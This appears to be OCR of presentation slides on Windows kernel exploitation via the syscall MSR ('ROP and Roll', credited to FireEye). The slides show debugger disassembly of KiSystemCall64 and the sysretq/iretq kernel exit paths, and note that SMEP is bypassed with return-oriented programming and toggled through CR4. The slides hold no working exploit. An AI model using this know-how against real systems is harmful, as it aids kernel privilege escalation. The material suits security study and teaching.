



```
kd> u KiSystemCall64
nt!KiSystemCall64:
fffff800`02a8cec0 0f01f8          swapgs
fffff800`02a8cec3 6548892425100000 mov    qword ptr gs:[10h],rsp
fffff800`02a8cecc 65488b2425a8010000 mov  rsp,qword ptr gs:[1A8h]
fffff800`02a8ced5 6a2b            push    2Bh
fffff800`02a8ced7 65ff342510000000 push   qword ptr gs:[10h]
fffff800`02a8cedf 4153            push    r11
fffff800`02a8cee1 6a33            push    33h
fffff800`02a8cee3 51              push    rcx
```

> MSR EXPLOIT - ROP AND ROLL - FIREEYE



> MSR EXPLOIT - ROP AND ROLL - FIREEYE





```
kd> u nt!KiSystemServiceExit+0x138 L 0xf
nt!KiSystemServiceExit+0x138:
fffff800`02a8d293 4c8b8500010000  mov     r8,qword ptr [rbp+100h]
fffff800`02a8d29a 4c8b8dd8000000  mov     r9,qword ptr [rbp+0D8h]
fffff800`02a8d2a1 33d2            xor     edx,edx
fffff800`02a8d2a3 660fefc0        pxor    xmm0,xmm0
fffff800`02a8d2a7 660fefc9        pxor    xmm1,xmm1
fffff800`02a8d2ab 660fefd2        pxor    xmm2,xmm2
fffff800`02a8d2af 660fefdb        pxor    xmm3,xmm3
fffff800`02a8d2b3 660fefe4        pxor    xmm4,xmm4
fffff800`02a8d2b7 660fefed        pxor    xmm5,xmm5
fffff800`02a8d2bb 488b8de8000000  mov     rcx,qword ptr [rbp+0E8h]
fffff800`02a8d2c2 4c8b9df8000000  mov     r11,qword ptr [rbp+0F8h]
fffff800`02a8d2c9 498be9          mov     rbp,r9
fffff800`02a8d2cc 498be0          mov     rsp,r8
fffff800`02a8d2cf 0f01f8          swapgs
fffff800`02a8d2d2 480f07          sysretq
```

> MODEL-SPECIFIC REGISTERS

SMEP


- **S**upervisor Mode **E**xecution **P**revention - BSODs if CPU detects execution of a user-mode VA while in Ring-0
- Like DEP, bypassing **SMEP** is done via **R**eturn **O**riented **P**rogramming
- SMEP is enabled via the CR4 register




source: Fireeye

```
KVASCODE:000000014032DBCF                       swapgs
KVASCODE:000000014032DBD2                       iretq
KVASCODE:000000014032DBD4 ; ----------------------------
KVASCODE:000000014032DBD4                       retn
KVASCODE:000000014032DBD4 KiKernelExit          endp
```

